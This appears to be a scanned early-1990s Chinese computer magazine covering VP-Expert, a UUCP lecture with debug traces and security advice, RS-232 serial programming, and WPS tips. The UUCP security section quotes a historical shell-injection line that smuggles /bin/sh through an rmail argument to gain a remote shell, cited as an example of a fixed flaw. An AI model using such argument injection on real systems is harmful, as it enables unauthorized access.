上两式中, SAVEFACTS 命令可将以前会话的内容存在指定的临时文件里。指定的文件必须是文本文件, 但该文件本身不加扩展名。CHAIN 命令起到链接作用。它将一知识库文件 KBS_filename 同前一知识库文件连接在一起。VP-Expert 提供的这一方法又称为链式覆盖技术, 构成的知识库又称为链式知识库 (Chaining Knowledge Base)。

五、VP-Expert 支持的数学运算

VP-Expert 知识库中, 除加、减、乘、除四则运算之外, 还可使用 10 个数学函数, 其中包括六个基本三角函数。

1. 指定数学运算

数学运算可用于 KB, 用来说明规则结论部分的值, 或用来说明那些能为变量赋值表达式中的值。例如。

```
Rule 3
IF price <= (4 * Cost)
THEN profit-margin = Low;
```

该规则可以解释为：“如果 price 的值小于或等于 4 倍的 Cost 变量值，那么 Profit-margin 的值就是 Low”。

```
Rule 7
IF product = Book
THEN price = (Cost * 5);
```

该规则则使用数学运算来为变量 price 赋值。

在 VP-Expert 中，凡是在 KB 表明可定义数值的地方，都允许使用数学运算，但应注意以下简单规则：

凡是数学运算一定要写在括号内；

除了四则运算 (+、-、*、/) 之外，必须在所有数学函数前面带一个 @ 标记，并且总是把这些函数的参数写在圆括号内；

所有三角函数要求的参数均以弧度表示，而不是用度来表示。

2. 特殊的数学函数

VP-Expert 知识库中允许使用下述特定函数：

```
@SIN (X): 送回 X 的正弦值;
@COS (X): 送回 X 的余弦值;
@TAN (X): 送回 X 的正切值;
@ASIN (X): 送回 X 的反正弦值;
@ACOS (X): 送回 X 的反余弦值;
@ATAN (X): 送回 X 的反正切值;
@ABS (X): 送回 X 的绝对值;
@SQRT (X): 送回 X 的平方根;
@EXP (X): 送回 eX 的值;
@LOG (X): 送回 LeX 的值;
```

六、VP-Expert 同数据库的接口

对于功能较全的专家系统，一般应具有一个 KB 文件同数据库文件的良好接口。这样，才能方便地存取数据库的信息，并根据这些信息作出决策；同时，也可以根据 KB 中的知识而动态地对数据库进行修改、查找、添加等操作。与数据库文件有良好的接口，这是 VP-Expert 的一大特点。

VP-Expert 同数据库的交互主要通过下述命令实现：

```
GET < All / database__ rule, [ path ] DBF__ filename,
ALL / fieldname > (9a)
MENU < variable, ALL / database__ rule,
[path]DBF__filename, fieldname > (9b)
PUT < [path]DBF__filename > (10)
APPEND < [path]DBF__filename > (11)
```

其中，式 (9a) 和 (9b) 可实现在 KB 中对数据库中信息的直接查询。式 (10) 可实现对数据库文件的修改。式 (11) 可实现对数据库添加数据的功能。

七、VP-Expert 同 DOS 的接口

VP-Expert 最显著的特点之一就是它能调用外部程序，这一特性使 VP-Expert 能履行其他软件的功能和操作。据此完全可以建立包括复杂的数学分析程序、先进远程通讯的增强型 VP-Expert 系统。

虽然 VP-Expert 提供了方便的数学函数，但对目前的高技术要求，VP-Expert 的数学运算能力可能要受到限制。在这种情况下，调用外部程序就可以完成所需的计算。VP-Expert 进行外部程序调用有四个子句：

```
.CALL: 用于执行扩展名 EXE 的 DOS 文件;
.CCALL: 用于调用扩展名 COM 的 DOS 文件;
.BCALL: 用于执行 DOS 中的批处理文件 (扩展名为 BAT 的文件);
.WORKON: 执行 VP-Planner 软件并把已知工作表格调到屏幕上。
```

八、结束语

本文从多个方面对新型的专家系统开发工具 VP-Expert 进行了分析和研究。目前，尽管国内 VP-Expert 的用户并不多，但由于 VP-Expert 所具有的上述主要特点和显著优点以及系统的通用性，笔者相信，VP-Expert 在专家系统的开发方面必将越来越受到人们的重视和喜爱，它的应用前景是十分乐观的。

参考文献:

- [1] 王宗军, 流行专家系统综合评述, 微型机与应用, 第 4 期, 1992, 2-6.
- [2] 王宗军, 新型专家系统开发工具 VP-Expert, 微型机与应用, 第 5 期 1991, 8-9
- [3] B.Grad, Structure and Concept of Decision Tables, Proc Decision Tables Symposium, New York, 1962, 19-28
- [4] P.Dixon, Decision Tables and Their Application, Computers and Automation, Vol.13, No.4, 1964, 14-19
- [5] K. Metzner and D. Barnes, Decision Table Languages, Wiley, NY, 1977.
- [6] The Spang Robinson Report on Artificial Intelligence, Vol.3 No12, 1987.
- [7] P.Harman et al., Expert Systems Tools and Applications John Wiley & Sons Inc., 1990.
- [8] 夏国平, 专家系统开发工具与 VP-Expert, 清华大学出版社, 1991.
- [9] 林尧瑞等, 专家系统原理与实践, 清华大学出版社, 1988.

高级 UNIX 连网技术讲座

广州昂立自动化工程公司 冯家宁

地址:广州东山金城宾馆曙前楼 511 室 电话:7754888-3511

第一讲 UUCP(UNIX to UNIX Copy) (下)

1.11 会唔例子(连接、握手、传送、认可、和清除)

以下加下划线的是中文说明,它们跟在实际结果之后。

\$ uucp -r /usr/ber/.profile gnash!~/ber/.profile 用 -r 选项调用 uucico 并考察其输出。

\$ uucp -r1 -x7 -sgnash

-r1 设置从机, -x7 设置调试级别为 7, 这是最有用的级别, -sgnash 呼叫名为 gnash 的系统。

mchFind called (gnash)

list (rmail) list (rnews) num = 2

name (gnash) not found; return FAIL

list (rmail) list (rnews) num = 2

name (OTHER) not found; return FAIL

-Request (FALSE), -Switch (TRUE), -CallBack (FALSE), -My Name(),

-Commands rmail -Commands rnews / IP

mchFind 诊断表明从 Permissions 文件中寻找描述 gnash 特性的条目。由于没有名为 gnash 或 OTHER 的条目,所以出现 FAIL(失败)。这是意料之中的并不被看作是出错(除非有 MACHINE=gnash 或 MACHINE=OTHER 的条目在 Permissions 文件里)。list 开头的行是允许建立的命令组。这里使用了默认值。最后,把通过 Permissions 设立的变量被打印出来。

chdir (/usr/spool/uucp/gnash)

改变到 gnash 的缓冲目录。

conn(gnash)

conn() 是 UUCP 的内部函数。它返回连接到一个远端 uucico 且为读写打开的文件描述符。

ProtoStr = e

Device Type TCP wanted

Internal caller type TCP

tcpdial host gnash, port 64

addr:555.12.34.56

getto ret 5

ProtoStr 字符串由 Systems 文件的条目初始化。那条目是 gnash Any TCP, e Any gnash in == m :uucprd: sipglip。内部拨号类型和端口号来自 Devices 文件,而在此文件的相关条目为 TCP TCP 64 uucp TCP D。getto() 返回文件描述符等(5)。在满足 conn() 之前必须先注册。

expect:(in:)

login:got it

等待/发送序列反映在系统文件的 gnash 条目的注册字段。括号里的字串是字面上所期待的。以下的文本取决于 got it 收到时是怎样了。

sendthem (uucp/M<CR> Written

)

expect: (rd:)

Password:got it

Sendthem (Sipglip/M<CR> Written

)

img> ^PShere=gnash/^@Login Successful: System=gnash

img> ^PROK/^@msg-ROK

img 表示进入系统的消息。img() 在协议选用前使用。这里我们看到第一个消息是来自从机 uncico(Shere=) 的。由于远端承认它本身就是我们呼叫的机器,所以注册被认为是成功的(SUCCESSFUL)。接着发送的消息在这没有出现,它出现在远端。本地系统在此发送自己的名字,对话序列计数和调试标志(yquem -Q0 -x7)。在本地发送这些信息后,远端用 R 响应,然后是状态。这里是 OK。其它可以看到的包括 LCK 表示两个系统正在对话。LOGIN 在远端 Permissions 文件中的 VALIDATE 和 LOGNAME 条目不匹配时使用。CB 表示如果远端的 Systems 文件上无名,那你就不能存取远端。如果所使用的对话序列(根据远端)与所发送的数字不匹配,由 BADSEQ 表示。

Rmtname gnash, Role MASTER, Ifn=5, Loginuser = ber

本行表示我们已知的高调试级别及用户 ber 调用 uucico 的情况。

rmsg - 'P' img> ^PPge/^@got Pge

Wmesg 'U' e

Proto started e

下一步是由主机接收远端机上有有效协议的列表。它从表上选一。在此,e 是在 Systems 文件条目上规定的。如果没有 e,g 就会被选上,因为它在表里排最前。然后主机通知从机选用必要的协议。协议函数表位于适当的协议条目,进一步的通信会用到那些函数。

... TOP - role=1,gtwvec: dir /usr/spool/uucp/gnash

这是工作循环的顶部。role=1 代表主机。gtwvec() 产生一组与远端系统相关的控制文件。

```
insert(C.gnashN8306) insert C.gnashN8306 at 0
return -8
```

在 C.gnashN8306 的当前行里有 8 个参数。

```
Wfile - /usr / spool / uucp / gnash / C.gnashN8306, Jobid =
gnashN8306
```

```
Request: yquem! /usr / ber / .profile--> gnash!~ / ber / .profile
(ber)
```

这正是按控制文件所示请求的传送。

```
wrktype-s
```

```
wmesg 'S' /usr / ber / .profile~ / ber / .profile ber-dc D.0 644
```

ber

本地端发送一个 S 命令,跟着是前述过的参数。

```
rmsg - 'S' got SY
```

```
PROCESS: msg - SY
```

远端认可收到 S 并以 Y 表示接受,不然送回 SN 和一个数字表示远端存取拒绝等。

```
SNDFILE:
```

```
ewrmsy write 514
```

```
ewrmsy ret 514
```

```
-> 514 / 0.150 secs
```

e 协议的子程序在 0.15 秒里发送了 514 字节。这时本地就等待远端已收到文件并已拷贝到目的地的通知。

```
rmsg - 'C' got CY
```

```
PROCESS: msg - CY
```

```
RQSTCMPT:
```

```
mailopt 0, statfpt 0
```

拷贝成功。如失败,本地会收到 N 和一个数字而不是

上述的 Y。

```
*** TOP - role=1, gtwvec: dir /usr / spool / uucp
/ gnash
```

```
Finished Processing file: /usr / spool / uucp / gnash / C.gnash
N8306
```

循环继续从顶开始,它发现远端不再工作。本地系统询问是否应该挂断连接。

```
wmesg 'H'
```

```
remsg - 'H' got HY
```

```
PROCESS: msg - HY
```

```
HUP:
```

```
wmesg 'H'Y
```

```
cntrl - 0
```

远端已不再工作,所以确实应挂断连接。本地系统出现光标,协议被放弃,一串 O 被送出(over 和 outs)

```
Send OO 0,imsg>HY^@POOOOOO^@ exit code 0
```

```
Conversation Complete:Status SUCCEEDED
```

以下是远端系统上审计文件所记下的事务。

```
Sys-yquem
```

```
log Find called (name:uucp,rmtname:yquem)
```

```
validate Find (yquem) FAIL
```

uucp 注册是否合法,此例为不合法。

```
list (rmail) list (rnews) list (uuse) num=3
```

```
_ Request (TURE), _ Snitch (TURE), _ CallBack (FALSE),
_MyName(),
```

```
return from calcheck: FALSE
```

```
chdir( /usr / spool / uucp / yquem)
```

```
Rmtname yquem, Role SLAVE,Ifn - 0, Loginuser - uucp
```

```
wmesg 'P'ge
```

```
rmsg - 'U' imsg > ^PUe^@got Ue
```

```
Proto started e
```

```
TOP - role=0, rmsg - "got S /usr / ber / .profile~ / ber
```

```
/ .profile ber-dc D.0 644 ber
```

```
PROCESS: msg - S /usr / ber / .profile ~ / ber / .profile ber-dc
D.0 644
```

```
ber
```

```
SENDFILE:
```

```
msg - S
```

```
7Remote Requested: yquem! /usr / ber / .profile --> gnash!~
/ ber / .profile
```

```
(ber)
```

~ 表示 UUCP 的公共缓冲目录,通常它对任何人来说都是可写的。

```
SLAVE-filename: /usr / spool / uucppulic / ber / .profile
```

```
chkpth ok Rmtname-yquem
```

```
TMname( /usr / spool / uucp / yquem / TM.16258.000)
```

所有的传送都通过一个临时文件。

```
wmesg 'S'Y
```

```
ask 20 got 20
```

最初读 20 字节的消息。消息说有多少字节的实际数据。

```
erdblk msglen 514
```

```
ask 514 got 514
```

```
erdblk ret 514
```

```
<- 514 / 0.268 secs
```

```
wmesg 'C'Y
```

```
TOP - role=0, rmsg - "got H
```

```
PROCESS:msg - H
```

```
HUP:
```

```
SLAVE-switchRole(TRUE)
```

```
wmesg 'H'Y
```

```
rmsg-'H' got HY
```

```
PROCESS:msg - HY
```

```
HUP:
```

```
wmesg 'H'Y
```

```
cntrl - 0
```

```
send OO 0,imsg>^POOOOOO^@ret restline --1
```

```
exit code 0
```

```
Conversation Complete:Status SUCCEEDED
```

性能与可靠性

UUCP 的性能有赖于其底层系统。它在性能上很可能比不上用以进行通信的公共电话网或 Internet 这些的次级网络。由于 UUCP 作为用户程序来执行,它会受系统负荷的影响。很显然其可靠性是比不上作为通信机制如内核、系统库函数、或命令等支撑软件的。这些是大大独立于 UUCP 软件的限制因素。这些因素由于其灵活性,对 UUCP 是有利的。UUCP 可以使用最快的通信媒介。它可在支持 UNIX 的任何硬件上运行。性能也与某些条件有关。如使用回话选项,那么连接时就需要呼叫两次。下面的测试是在 UUCP 上使用 TCP 和 rcp 命令的粗略比较:

```
rcp web2 gnash: /usr / spool / uucppublic / rcplib & uucp web2 gnash!~
/ uucpfile
```

在 gnash 上用 ls 会看到:

```
-rw-rw-rw-1 bcrucp 2486813 Oct 4 03:52 uucpfile
```

```
-r--r--r--1 ber 2486813 Oct 4 03:52 rcplib
```

时间是一样的(倒转执行次序也会产生同样的效果)。如果以太网关闭,UUCP 就应使用 Micom。rcp 会在几秒之后超时并挂断。

估价性能和可靠性的另一个因素是 UUCP 的批处理特点。请求要排队,然后在资源有效时(立刻或几天)才起作用。这样一方面用户在打入 UUCP 命令一会儿,就能得到命令光标的再现。但另一方面请求也许要等待相当一段时间才被执行。出错可以来自任何地方,从在本地安装 UUCP 软件不当到远端内核的毛病。最令人苦恼的失败也可以通过系统报告来解决。

文件传送,远程执行工具和远端执行的命令之间的模糊使问题复杂化。UUCP 的两大应用是电子邮件和网络布告牌。各种实现这种功能的软件包的失败都反映在 UUCP 上,它成了坏消息的携带者。

一般来说,UUCP 的性能与可靠性是与其使用成正比的。对它越是受到依赖,就越有可能使其得到适当的维护。虽然在至少 5 年前情况是相反的,但今天软件基本上是可靠的。有足够的管理工具去维护它。UUCP 已成成熟可靠的,可维护的软件包并继续满足各种类型用户(从 PC 机到大型机)的需要。

调试

调试 UUCP 就跟调试其它复杂的系统一样。观察到的问题应是可重现的。如果问题不能重现,就不知道是否有问题,或者即使有也无法找到它。必要时,写一个程序同时执行许多命令。重复这一循环,检查命令状态,并通宵夜地运行它。在循环中其它可能相关的程序(cu,rcp)也包括进去。问题将会出现。如果用户报告一个问题,重复用户的环境。不少用户发送给管理员的消息使用不正确的 PATH 变量。

你最为头痛的要算是与远端系统连接不上了。一旦建立连接,诊断程序就是以指出问题之所在了。以下的语句常常出现在系统状态文件上(/usr/spool/uucp/.Status /<系统>)。

CALLED SCRIPT FAILED <CR> 第一步运行 /usr/lib/uucp/uucico -r1 -x6 -s<出现问题的系统>。uucico 可能在半途就退出并伴有诊断信息“RETRY TIME<数字>NOT REACHED”。如果这样,清掉 /usr/spool/uucp/.Status<出现问题的系统>并再试。观察对话。如设明显的错误,试试用手动进行连接看看会出现什么。如 uucico 想通过拨电话号码进行连接,取下话筒并拨动号码。是否忙音?有无回答?是否有人在回答?号码里是否包括如 9 拨通外线的特殊数字。也要注意不要在拨号文件或在 dialcodes 文件里插入多余的号码。对照 systems 文件中失败的线路与你的联络表。

WRONG TIME TO CALL <CR> 除非一直是这样,否则它不一定是个问题。检查 systems 文件中的时间字段。它是否有意义?语法是否错误?有时人们会用 never 一

词阻止呼叫。never 是与 Mo、Tu、We、Th、Fr、Sa、Wk、Any 不匹配的。如没有有效时间让人呼叫,那有可能是系统要轮寻你,若也不是,可打电话问问原因。也许对方不再想呼叫你。

TALKING 是否真的在对话?有一个锁定文件吗(如, /usr/spool/locks/LCK..<系统>)?文件里的进程号是什么?进程在运行吗?它运行时间是否太长。终止它。如进程已不存在,锁定文件就是假的。这时可试试将锁定文件删去。

LOGIN FAILED <CR> 运行 uucico -r1 -x6 -s<系统>。它在等待一些收不到的字串。注意那是什么,然后检查 systems 文件的条目。用手动连接。远端是不是要一个回车符而你还没发给它?在注册序列里插入“””(不等待任何东西,发送回车符)。无论你动用做什么来引起远的端注意,都要与 systems 条目相一致。记住时序得当。也许一些延时是正常的。如果有注册与口令的指示但 uucico 超时(等待 Shere=),也许是 systems 里的注册或口令有误。

REMOTE DOES NOT KNOW ME <CR> 你是否已让远端把你的系统名字装在它的 systems 文件里?

NO DEVICES AVAILABLE <CR> 检查 systems 文件看看各条目是否有误。并检查 Devices 和 Dialers 文件看看逻辑设备有无相应的物理设备。所请求的设备是否被其它程序占用。检查加锁目录。做一次 ps。UUCP 是否有可取的设备。试用 cat 查看一下。打开设备是否失败?

BAD SEQUENCE CHECK <CR> 远端已对你的机器实现对话序列计数。你的机器是否还有参予?如果序列校验正是你要做的,并且出现这一错误提示,也许有另一台机器伪装成你。另一方面也许你的序列文件(/usr/lib/uucp/SQFILE)有错。不管怎样你都要与远端联系并停止校验或修改你的序列文件。如果上述伪装是其原因,分配一个新的 UUCP 口令给远端。

WRONG MACHINE NAME 联机的机器名不正确。这种情况并不少见,因为很多安装都用同样的 UUCP 注册。各种口令,电话号码也可能相近。也可能对方起了新的 UNIX 而忘记了设置适当的机器名。

REMOTE HAS A LOCK FILE FOR ME 远端认为它已经与你对话。情况是否如此?可能对方有一个进程被挂起。告诉他们,把它终止并删除锁定文件。也可能有为伪装的情况。

REMOTE REJECT AFTER LOGIN 这最有可能是注册的错误。你用了不正确的 UUCP 帐号。请与对方管理员联系。

CALL BACK REQUIRED 需要回话。如果两系统都需要回话给对方,结果将增加系统的开销。

以上是要追踪的最直接的问题。通常用手动为系统拨

号并以 UUCP 注册就可以得到些启发。如,当远端有超长的标语信息时,就会导致许多版本的 uucico 倾泻内核。不太成熟的软件在等待一个序列时往往把接收的数据填到一个数组上。标语信息可能使数据在数组里溢出。变量 MAXCHARS 用于决定何时放弃。有些系统甚至坚持要用户在做任何工作前,先阅读所有系统的消息。这会给 uucico 造成麻烦。

当有问题时检查 UUCP 缓冲目录下的 Admin/errors。在那可能找到线索。有关 Packet 协议的 assert 错误(如 PKCGET READ)通常是由于电话线路的噪音。除非这连续发生,不然这是相当普通并且是可接受的。可以把电话接上线路听听以观察问题。把自动呼叫单元接到另一条线路上看看有无帮助。试拨另一号。系统地检查。一次只改一样东西,直到发现问题所在。电缆在长期使用后也是值得怀疑的。

安全性

性能与可靠性依赖于低层程序和设备,安全问题则与系统另一部分有关。可以说,只要系统让远端机器通过公共网络存取,它就没有绝对的安全。在 76 年 12 月 16 日写的 UUCP 手册最后一段里(BUGS 一节)说:

象往常一样,你可以在做更多的工作和操心如何保护已经做了的工作之间作选择。这种选择在使用 UUCP 时变得更为突出。

允许远程执行和文件传送打开了一个安全上有风险的世界。减少风险是安装者、UUCP 维护者及系统作为一个整体的任务。在 UUCP 上发现的大多数安全性漏洞是穿透 shell 所造成的。如允许任何地方执行 rmail 命令。UUCP 软件会适当地检查 rmail 是不是所请求的命令。但在早期版本里并不对参数作检查。因为 system()用于调用命令,下例就在远端系统上使用户得到一个外壳:

```
uux site-al"rmail bob /bim /sh "
```

这些明显的漏洞已被填补,但新的软件还会有新的问题。在 permissions 文件使用 CALLBACK 和 VALIDATE 是有帮助的,但正是在那放松了在默认状态下的限制。它也可以被滥用。要当心授予使用权取给有潜在危险的文件和命令。设置 COMMAND=ANY 就象在那条目所指的远端上把你系统的通用注册权给了所有的用户。合理地维护一个系统安全的最有效的手段是警惕。经常检查日志文件。让 cron grep 查看/etc/passwd 并发送你的邮件。要知道你的系统正在发生什么变化以便知道什么时候花样有变化,这是适用于一般系统管理的。日志文件、控制台信息和帐号数据都应是可存取的。

一个有用的技术(如果在一端花得起的话)是给 UUCP 一个专用的电话号码。与线路相应的特殊 getty 文件可以指定只有 UUCP 注册可以用它。这样即使公布该端的电话号码也不会那样危险了。任何人呼叫它都会使 uucico 在从

机模式上运行。如你不打算用作通用邮件服务器,在安装时定义 NOSTRANGERS。对于在 PERMISSIONS 文件上给予特殊许可权的机器,用 VALIDATE 参数并确保那些机器的各种注册口令保密。Honey DanBer UUCP 的默认状态具有最高的安全性。改变默认值和系统文件会减少安全性。不要怕按你的需要改变东西。只要其效果是你预期的就行。容易明白的文件格式、方便的安装技术和说明文本、报告产生器等有助于 UUCP 的使用和广泛地接受。

1.12 未来发展的方向

UUCP 已经并将继续在更灵活、更自动地维护、更高的性能、更好的诊断和标准化方向上发展。只要 UUCP 能用任何有效网络,它就能随这些网络的发展而发展。UUCP 已经是一个相当定型的实用工具了。它是有 12 年历史的程序并经过至少 3 次大的重写。然而它总是保留着它原有的功能和目的。UUCP 将可能会有新的应用,但方向是不会改变的。

1.13 比较

从原理上说,UUCP 可以使用本讲座讨论的其它低层网络。主要区别在于,UUCP 是面向批处理的系统。而且没有要求用户在远端上注册。这一点适用于公共的信息系统。

表 1-1 系统文件中特殊字的功能

BREAK	发送断点的最好方式
EOT	发送\004\n\004\n
\T	用于Dialers文件时发送翻译后的电话号码,用于systems文件时,发送空字串。
\E	置回送检查,这样就会降低写的速度以使每一字符都在下一个字符发送前回送。
\e	取消回送检查。
\K	发送断点的最好方式。
\N	发送NULL(\000)
""	表示空,但发送一个回车。
\d	暂停2秒。
\c	如果在字串的结尾,表示不发送回车。
\s	发送回车。
\p	暂停0.5秒。
\\	发送\。
\b	发送退格。
\n	发送换行。
\r	发送回车。
\t	发送制表符。
\xxx	发送八进制码xxx表示的字符。

如果 BREAK 和 EOT 是一个较大字串的一部份,那么不能这样使用。

IBM PC 及其兼容机实现异步通讯

的几种有效方法

广州市邮政局 钟春林

目前,工矿企业中各种由 PLC、单板机、单片机组成的工业控制系统日益增多,这些机器一般由计算机生产厂家制造并带有异步通讯的 RS-232 接口,各工矿企业大多要求利用该异步通讯口,将工业控制系统与 IBM PC 及兼容机联接起来,组成一个以 IBM PC 及兼容机为上位机的二级控制系统。市面上介绍 IBM PC 及兼容机与其它机种进行异步通讯的文章很多,但大多数是限于用汇编语言对 8250 (通讯集成芯片) 进行编程来完成;这种方法对一般用户来讲,很复杂,不容易调通程序。这里介绍二种简单易行的 IBM PC 及兼容机与其它机种实现 RS-232 通讯的方法。

一、BASIC 编程方法

IBM BASIC 功能丰富,其语句可实现标准的 RS-232 通讯功能;但用户在实践中,往往由于硬件连线中的 RTS、CTS、DSR、DTR 的连接与初始化通讯口语句 (OPEN 语句) 中的应答信号 RS, CS, DS 等的参数选择不匹配,所以通讯调试不成功。笔者将 BASIC 中的初始化语句设定成以下格式:

```
OPEN "COM1: 1200, N, 8, 1, RS, CS, DS" AS#1
```

其中 RS, CS, DS 应答信号后面不带参数,即在以后的通讯中不对 RTS, CTS, DTS 进行检测;从而在硬件连接中,只要连接 TX (2 脚)、RX (3 脚)、GND (7 脚) 三线,通讯即可成功,其它线可以不连。用这种方法,IBM PC 及兼容机可与任何机种的 RS-232 通讯。下面是这种方法的发送、

接收程序及硬件连接:


发送程序:

```
10 OPEN "COM1: 1200, N, 8, 1, RS, CS, DS" AS#1
20 B$ = "OK"
30 PRINT #1, B$
40 END
```

接收程序:

```
10 OPEN "COM1: 1200, N, 8, 1, RS, CS, DS" AS#1
20 INPUT #1, B$
30 PRINT B$
40 END
```

硬件连接:



二、利用 IBM PC 中 BIOS 的通讯方法

IBM PC 及其兼容机的 BIOS 中的 14 号软中断用于异步通讯,利用该软中断,可十分简单方便地与其它机种的 RS-232 口进行异步通讯。但由于 INT 14H 在通讯中也需对应答信号进行检测,所以,RS-232 的硬应答线必须连接正确通讯方可成功;笔者采用了一简化的应答方式 (自我应答方式),IBM PC 也只需三根线与其它机种的 RS-232 连接,通讯即可成功。下面是这种方法的发送、接收程序及硬件连接:

发送程序:

```
MOV AX, 0083H
MOV DX, 0; 初始化
INT 14H
L: MOV AH, 01H
MOV DX, 0; 发送字节
MOV AL, 65H; 在 AL 中
INT 14H
TEST AH, 80H
```


WPS

使用点滴

新余市人民银行科技科 刘素珍

JNZ L

接收程序:

MOV AX, 0083H

MOV DX, 0; 初始化

INT 14H

LI: MOV AH, 02H


MOV DX, 0; 接收字节

INT 14H; 在 AL 中

TEST AH, 80H

JNZ LI:

硬件连接:



三、IBM286 的异步通讯

IBM286 的异步通讯口与常用的 25 芯异步通讯口不同, 它是 9 芯的; 9 条线分别接在 2 块 SN75154 和 SN75150 片脚上。因此 IBM286 要与其它机种进行异步通讯, 最好应将其 9 芯接口转换成 25 芯接口, 然后再采用上述两种方法进行硬件连线 and 通讯。IBM286 9 芯口与 25 芯口的转换连接方式如下:

9 芯口	25 芯口
(RX) 2	3 (RX)
(TX) 3	2 (TX)
(DTR) 4	20 (DTR)
(GND) 5	7 (GND)
(DSR) 6	6 (DSR)
(RTS) 7	4 (RTS)
(CTS) 8	5 (CTS)

四、结束语

笔者采用上述两种方法, 将 IBM PC 与 Z80 单板机、8031 单片机、三菱 PLC 等组成的控制机相联, 以及 PC 机与 PC 机相联, 通讯都获成功。这两种方法主要是在通讯过程中屏蔽了各种应答关系, 在通讯线较长或波特率很高的情况下, 可能容易产生误码, 这种情况可通过用户在程序中增加校验方式来解决。上述两种通讯方法简单、易行, 比较适合于工矿企业的计算机应用开发人员采用。

177

一、文件排版打印处理

WPS 打印输出时, 用户可以改变当前打印参数, 其中有一项“打印时重排”, 笔者通过实践发现, 若设置重排, 由于它对中文标点符号没有特定的排版功能, 有可能出现以标点符号开头的一行, 不符合中文文字处理习惯, 用户在使用时, 可以用如下方法解决这个问题: 即编辑时先按 ESC 键, 由“编辑控制”第一项和第二项功能设置文章的左右边界, 然后将光标移到文章开头, 再按 ESC 键, 由“编辑控制”最后一项功能“段落重排”重新排版文章段落, 注意一次只能对一个段落重排, 因此运行若干次此项功能, 才能将全文排版完毕, 在文章打印时, 将当前打印参数设置为“打印时不排”, 就不会出以标点符号开头一行的现象。

此外, WPS 没有现成“折页打印”功能, 笔者介绍一种简单的“拆页打印”方法, 先用“分栏”功能, 将文件设置成分两栏打印, 按 ESC 键运行“其它”功能的“模拟打印”, 将文章的第一页行数乘以 2, 减去文章最后一页两栏的行数相加的得数, 退回到编辑状态, 在文章最后加上这个得数的空行, 就能使文章有“拆页打印”的效果; 若是文章不足一页, 则在文章末尾加相应行数, 笔者就不详述了。

二、字库没有的汉字处理

WPS 的汉字字库, 几乎包括所有的汉字, 但笔者在实际操作时, 发现仍有一些汉字无法输入。比如国务院副总理朱镕基的“镕”, 就无法输入, 笔者介绍一种很有趣的造字方法, 就以“镕”为例具体说明: 在五笔字型状态下, 按 QTGN 得“钅”旁, 然后按 ESC 键, 由“版面控制”的“字符后退”功能使汉字后退一个半角字, 再按 ESC 键, 由“打印控制”的“字型号选择”选择相应字号的长形字, 按键打出“容”字, 即能在打印上纸打出“镕”。怎样? 是不是很有趣, 你不妨试一试其它汉字。

178

谈字符型中文软件的汉化

北京超想电脑公司 周志农

所谓汉化是指改动原版西文软件,使其能够在汉字环境下显示、输入及打印的工作。比如,曾经比较流行的汉化软件:WS V1.0、DBASE III、FOXBASE 等。

谈到汉化,首先要谈中文环境(汉字操作系统、CCBIOS)。在不同的中文环境下汉化其工作量和汉化效果也会有很大差异。截止到目前在国内流行的字符型中文环境主要有四种,因而汉化方式也分为四种。

一、CCBIOS 环境 (CCDOS) 下的汉化

CCBIOS 即 CCDOS 是最初由电子部六所研制开发的一种中文环境,它使用双高位字节的国标内码,工作于屏幕图形方式下。其 BIOS (系统调用)的主要功能与原西文 BIOS 基本相同。与其兼容或与其工作模式相同的中文环境还有:CCDOS2.13 (A~H)、UCDOS (V1.0~2.2)、WMDOS (V1.0~V6.0)、SPDOS (V5.0) 等。由于原西文软件为字符方式,而中文环境为图形方式,因而需要“汉化”的地方很多,工作量很大。其主要方法是:

(1) 取消西文软件中有关设置屏幕方式的调用或代码段。

(2) 找到所有直接写屏的代码部分,即找到不通过标准 BIOS,而直接向计算机屏幕缓冲区(B800 段)直接填写字符的代码部分,将其改为通过标准 BIOS 调用去显示字符或字符串。

(3) 找到西文高位制表符、阴影以及相应的代码,将其改为中文双字节表格符(空间及条件允许的话),或用通用符号“+-”,或用自定义表格符(如 GWBIOS 标准),或将其取消。

(4) 找到屏蔽和禁止高位字符显示及输入软件的代码部分,将其取消或跳过。

(5) 如果是想在只有 10 行的 CGA、21 行的单显或 EGA 显示环境下汉化的话,那么还要将显示窗口或滚屏区改小。

按这种方法汉化软件的工作量很大,目前仍然比较流行的软件除:WS (V1.0~V3.0)、

DBASE、FOXBASE 之外,还 OFFICE、PCTOOLS V4.21、LOTUS 123 (V1.0~V2.2)、PE2 等。

由于这种汉化软件工作于图形方式,因而造成原软件的功能大大下降或部分丧失。如:中文 WS、PE2、LOTUS、OFFICE 等显示速度非常慢, DBASE、FOXBASE 上无法使用菜单和 RESTORE 等命令。

随着西文软件的升级、翻新及带阴影下拉式菜单的大量采用,使得汉化工作越来越难,越来越繁重,甚至到了根本不可能汉化的地步。而且即便是汉化了,也会面目全非,功能大量丧失,甚至不如重新写。如最近开始流行的 FOXPRO LAN V2.0、QUATTRO PRO-123、PCTOOLS 7.0~8.0、WORDPROFET、TURBO 系列、NOVELL、MENU 等等。

二、GWBIOS 环境 (长城汉卡) 下的汉化

GWBIOS 环境是“长城显示汉卡”提供的一种显示环境,它为系统提供了一种特殊的中西文共存而又互不干扰的环境。在这种环境下开发出的软件能够完全达到在西文方式下的效果(可实现图形与字符方式的共存)。

与之兼容的还有“浪潮、东海、双星”等汉字环境,其方式有:014、CEGA 和 CVGA 方式三种,均采用硬件实现,成本较高。

由于 GWBIOS 与普通汉字环境不同,是一种特殊模式。直接向屏幕缓冲区填写字符时与原英文完全一致,只能出英文及符号,当需要向屏幕写汉字时或者采用标准 INT 10 中断,或者经过一个特殊的换算,将第二个汉字的换算内码送入 B000 区。所以在 GWBIOS 下的汉化工作虽比第一种图形方式下要简单一点,即不需要改变字符显示模式,可利用中西文显示时不同的填写方式将英文制表线与汉字分开等。但由于汉字显示需要特殊转换,所以仍需做较大的修改工作。在 GWBIOS 上汉化的西文软件只有以前汉化的 OFFICE、WORDSTAR 1.0~2.0、DBASE、FOXBASE 等

早期的版本。

三、联想式汉卡环境下的汉化

